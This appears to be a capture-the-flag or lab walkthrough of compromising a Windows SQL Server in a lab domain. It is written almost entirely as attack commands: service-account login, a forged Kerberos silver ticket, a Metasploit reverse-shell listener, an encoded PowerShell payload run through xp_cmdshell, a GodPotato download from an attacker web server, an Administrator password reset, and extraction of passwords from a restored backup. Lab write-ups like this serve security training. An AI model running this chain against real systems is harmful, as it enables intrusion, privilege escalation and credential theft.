
Nmap Results
Nmap scan report for SQL.westbridge.hsm (10.0.10.20)
Host is up (0.11s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE            VERSION
1433/tcp open  ms-sql-s           Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-09T15:28:07
| Not valid after:  2056-07-09T15:28:07
| MD5:   386d cfa0 f82b 3169 446c 081e 1647 23f7
|_SHA-1: 7c6c cd18 73cd eb8f 76e4 af6c f7f4 7b95 51fb dc7d
| ms-sql-ntlm-info:
|   Target_Name: WESTBRIDGE
|   NetBIOS_Domain_Name: WESTBRIDGE
|   NetBIOS_Computer_Name: SQL
|   DNS_Domain_Name: westbridge.hsm
|   DNS_Computer_Name: SQL.westbridge.hsm
|   DNS_Tree_Name: westbridge.hsm
|_  Product_Version: 10.0.26100
|_ssl-date: 2026-07-09T15:44:37+00:00; -1s from scanner time.
3389/tcp open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=SQL.westbridge.hsm
| Issuer: commonName=SQL.westbridge.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-02T15:42:08
| Not valid after:  2027-01-01T15:42:08
| MD5:   6fde 08a2 88d5 9f38 065d 183a 6203 0139
|_SHA-1: a93b b530 d58f e782 de38 98e8 bf82 a430 ef72 3d59
| rdp-ntlm-info:
|   Target_Name: WESTBRIDGE
|   NetBIOS_Domain_Name: WESTBRIDGE
|   NetBIOS_Computer_Name: SQL
|   DNS_Domain_Name: westbridge.hsm
|   DNS_Computer_Name: SQL.westbridge.hsm
|   DNS_Tree_Name: westbridge.hsm
Silver Ticket
We Connected to the Microsoft SQL Server Using Windows Authentication
impacket-mssqlclient westbridge.hsm/svc_mssql:'sqls3rv3r'@10.0.10.20 -windows-authThe user just have guest acces and cant run xp_cmdshell

We Enumerated Domain User Accounts
enum_usersThe output shows the msdb database users: dbo is mapped to the sa login as db_owner, guest has no mapped login (your svc_mssql is mapped to guest and thus has minimal privileges), and INFORMATION_SCHEMA and sys are system users
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We Enumerated the Available SQL Server Login Accounts
enum_logins

We comfirm Enumerated SQL Server Sysadmin Role Membership
SELECT r.name AS role, m.name AS member FROM sys.server_principals r JOIN sys.server_role_members rm ON r.principal_id=rm.role_principal_id JOIN sys.server_principals m ON rm.member_principal_id=m.principal_id WHERE r.name='sysadmin';
We Retrieved the SID of the MSSQL Maintenance Group
ldapsearch -H ldap://10.0.10.5 -D 'svc_mssql@westbridge.hsm' -w 'sqls3rv3r' -b "DC=westbridge,DC=hsm" "(sAMAccountName=MSSQL Maintenance)" objectSid | grep 'objectSid::' | cut -d' ' -f2 | base64 -d | python3 -c 'import sys;d=sys.stdin.buffer.read();sid="S-"+str(d[0])+"-"+str(int.from_bytes(d[2:8],"little"));sid+="-"+"-".join(str(int.from_bytes(d[i:i+4],"little")) for i in range(8,len(d),4));print(sid)'
We Retrieved the SID of the Service Account
ldapsearch -H ldap://10.0.10.5 -D 'svc_mssql@westbridge.hsm' -w 'sqls3rv3r' -b "DC=westbridge,DC=hsm" "(sAMAccountName=svc_mssql)" objectSid | grep 'objectSid::' | cut -d' ' -f2 | base64 -d | python3 -c 'import sys;d=sys.stdin.buffer.read();sid="S-"+str(d[0])+"-"+str(int.from_bytes(d[2:8],"little"));sid+="-"+"-".join(str(int.from_bytes(d[i:i+4],"little")) for i in range(8,len(d),4));print(sid)'
We Generated the NTLM Hash of the Service Account Password
python3 -c 'import hashlib; print(hashlib.new("md4", "sqls3rv3r".encode("utf-16le")).hexdigest())'

We Forged a Silver Ticket for the MSSQL Service
ticketer.py -nthash 025D7FD412286BEF880BA432685D6D8F -domain-sid S-1-5-21-1978613116-3728955385-531918137 -domain westbridge.hsm -spn MSSQLSvc/SQL.westbridge.hsm:1433 -groups 9497 -user-id 9459 svc_mssql
We Authenticated to the SQL Server Using the Forged Silver Ticket
export KRB5CCNAME=svc_mssql.ccache
impacket-mssqlclient -k -no-pass SQL.westbridge.hsm
We Started a Metasploit Web Delivery Listener
msfconsole -q -x "use exploit/multi/script/web_delivery ; set payload windows/x64/meterpreter/reverse_tcp ; set LHOST tun0 ; set LPORT 443 ; set target 2 ; exploit -j"
We Enabled xp_cmdshell on the SQL Server
enable_xp_cmdshell
We insert the Base64 Payload from our web_delivery module
xp_cmdshell "powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQB....snipped=="

We Enumerated the Current Process Privileges
getprivsWe have SeImpersonatePrivilege Privs

getsystem failed on Metasploit ❌
We host GodPotato.exe
python3 -m http.server 80
We Downloaded the GodPotato Exploit to the SQL Server
cd %temp%
powershell wget -UseBasicParsing http://192.168.211.2/GodPotato.exe -OutFile ./GodPotato.exe
We change the administrator PW to StrongPassword456
.\GodPotato.exe -cmd "cmd /c net user Administrator StrongPassword456"
We Connected to the SQL Server via Remote Desktop Protocol (RDP)
/usr/bin/xfreerdp3 /u:'Administrator' /p:'StrongPassword456' /v:10.0.10.20 /size:1280x720 /tls:seclevel:0 /cert:ignore

Flag01

We got the first Flag


We Copied the SQL Backup File to a Public Directory
copy C:\Backup\Westbridge.bak C:\Users\Public\
We Reconnected to the SQL Server Using the Forged Silver Ticket
export KRB5CCNAME=svc_mssql.ccache
impacket-mssqlclient -k -no-pass SQL.westbridge.hsm
We Enumerated the Contents of the SQL Backup File
RESTORE FILELISTONLY FROM DISK = 'C:\Users\Public\Westbridge.bak';
We Restored the SQL Database from the Backup File
RESTORE DATABASE Westbridge_Restore FROM DISK = 'C:\Users\Public\Westbridge.bak' WITH MOVE 'Westbridge' TO 'C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\Westbridge_Restore.mdf', MOVE 'Westbridge_log' TO 'C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\DATA\Westbridge_Restore_log.ldf', REPLACE;
We Extracted Sensitive Information from the Restored Database
USE Westbridge_Restore;

SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES;

SELECT * FROM SQLManagement;

We found 2 Passwords in MD5 Format

We got the PW from user m.thompson Pa$$w0rd
Bloodhound Enumeration Part1
We Generated a Hosts File
nxc smb 10.0.10.5 -u 'm.thompson' -p 'Pa$$w0rd' --generate-hosts-file /etc/hosts
rusthound-ce \
  -d westbridge.hsm \
  -u m.thompson@westbridge.hsm \
  -p 'Pa$$w0rd' \
  -f dc.westbridge.hsm \
  -n 10.0.10.5 \
  -c All \
  --ldaps \
  -z \
  -o rusthound_westbridge
User m.thompson Is a Member of the Student Account Administrators Group
And IT Tier1 Support and MSSQL Mainentance Group
